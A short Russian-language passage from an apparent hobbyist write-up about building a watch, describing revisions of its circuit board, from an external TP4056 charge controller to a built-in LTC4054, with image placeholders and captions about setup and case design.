


Вторая версия платы




Во второй версии платы использовался контроллер заряда для АКБ TP4056. Он был вынесен за пределы корпуса часов в свой кейс на шнуре зарядки.

Это оказалось неудобно: часы можно было заряжать только этим кабелем. Так что появилась третья версия платы, куда был встроен контроллер заряда LTC4054.




Третья версия




Настройка и работа часов


Затем я создал эскиз и пробные варианты корпусов.



